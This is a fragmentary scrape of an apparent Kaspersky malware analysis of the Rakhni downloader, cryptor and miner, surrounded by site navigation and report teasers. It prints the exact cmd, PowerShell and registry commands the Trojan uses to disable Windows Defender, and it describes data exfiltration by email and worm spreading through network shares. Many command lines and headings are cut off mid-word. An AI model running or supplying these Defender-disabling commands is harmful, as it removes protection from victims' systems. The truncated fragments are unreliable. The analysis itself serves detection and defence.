avgrsx.exe	dwengine.exe	mcshield.exe	SymCorpUI.exe

etworks

Web tracking report: who monitored users' online activities in 2023–2024 the most

Indirect prompt injection in the real world: how people manipulate neural networks

Cybersecurity in the SMB space — a growing threat

Analysis of user password strength

avguard.exe	dwnetfilter.exe	McSvHost.exe

If no AV process was found in the system, the Trojan will run several cmd commands that will disable Windows Defender in the system:

- cmd /C powershell Set-MpPreference -DisableRealtimeMonitoring $true
- cmd /C powershell Set-MpPreference -MAPSReporting 0
- cmd /C powershell Set-MpPreference -SubmitSamplesConsent 2
- taskkill /IM MSASCuiL.exe
- cmd /C REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v HideSCAHealth /t REGDWORD /d 1 /f
- cmd /C REG ADD HKCU\Software\Policies\Microsoft\Windows\Explorer /v DisableNotificationCenter /t REGDWORD /d 1 /f
- cmd /C REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v SecurityHealth /f
- cmd /C REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows Defender /v DisableAntiSpyware /t REGDWORD /d 1 /f
- cmd
  Allow
- cmd
  Servi
- cmd
  Prote
- cmd
  Prote
- cmd
  Disab
- cmd
  Loca
- cmd
  Subm
- cmd
  Conf

Sending the statistics

During their operation the downloader and cryptor modules send emails with statistics to a hardcoded address. These messages contain information about the current state of infection and other details such as:

- computer name;
- victim IP address;
- path of malware in the system;
- current date and time;
- malware build date.

The downloader sends the following states:

Hello Install	Sent after the cryptor or miner is downloaded
Hello NTWRK	Sent after the downloader attempts to spread through the victim's network

Error	Sent if something goes wrong and contains the error code value

The cryptor sends the following states:

Locked	Shows that the cryptor was launched
Final	Shows that the cryptor has ended the encryption process

Another interesting fact is that the downloader also has some spyware functionality – its messages include a list of running processes and an attachment with a screenshot.

Worm component

As one of its last actions the downloader tries to copy itself to all the computers in the local network. To do so, it calls the system command 'net view /all' which will return all the shares and then the Trojan creates the list.log file containing the names of computers with shared resources. For each computer listed in the file the Trojan checks if the folder Users is shared and, if so, the malware copies itself to the folder \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup of each accessible user.

Self-d

Before s
during th
us was t
and 'min


```
C:\U
chcp
:mal
del
if e
ping
Goto
del
del
del
del
del
del
del "C:\Users\User\AppData\Local\Temp\Adobe*.exe"
del "C:\Users\User\AppData\Roaming\Downloads\*.docx"
del "C:\Users\User\AppData\Local\Temp\svchost.bat"
```

Content of the svchost.bat file

Detection verdicts

Our products detect the malware described here with the following verdicts:

- Downloader: Trojan-Downloader.Win32.Rakhni.pwc
- Miner: not-a-virus:RiskTool.Win32.BitCoinMiner.iauu
- Cryptor: Trojan-Ransom.Win32.Rakhni.wbrf

In addition, all the malware samples are detected by the System Watcher component.

IoCs

Malicious document: 81C0DEDFA5CB858540D3DF459018172A

Downloader: F4EC1E3270D62DD4D542F286797877E3

Miner: BFF4503FF1650D8680F8E217E899C8F4

Cryptor: 96F460D5598269F45BCEAAED81F42E9B

URLs

hxxp://protnex[.]pw

hxxp://biserdio[.]pw

CRYPTOCURRENCIES DIGITAL CERTIFICATES MALWARE DESCRIPTIONS MINER RANSOMWARE WORM

To crypt, or to mine – that is the question

Your email address will not be published. Required fields are marked *

Type your comment here

Name *

Com

SAS

The Crypto Game of Lazarus APT: Investors vs. Zero-days

BORIS LARIN, VASILY BERDNIKOV

MALWARE DESCRIPTIONS

Grandoreiro, the global trojan with grandiose goals

GREAT

CRIMEWARE REPORTS

Stealer here, stealer there, stealers everywhere!

GREAT

CRIMEWARE REPORTS

Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

KASPERSKY

// LATEST WEBINARS

THREAT INTELLIGENCE AND IR
04 SEP 2024, 5:00PM 60 MIN

TECHNOLOGIES AND SERVICES
13 AUG 2024, 5:00PM 60 MIN

CYBERTHREAT TALKS
16 JUL 2024, 5:00PM 60 MIN

TRAININGS AND WORKSHOPS
09 JUL 2024, 4:00PM 60 MIN

Inside the Dark Web: exploring the human side of cybercriminals
ANNA PAVLOVSKAYA

The Cybersecurity Buyer's Dilemma: Hype vs (True) Expertise
OLEG GOROBETS, ALEXANDER LISKIN

Cybersecurity's human factor – more than an unpatched vulnerability
OLEG GOROBETS

Building and prioritizing detection engineering backlogs with MITRE ATT&CK
ANDREY TAMOYKIN

// REPORTS

Beyond the Surface: the evolution and expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.

// SU MAILS

The hott

cribe

kaspersky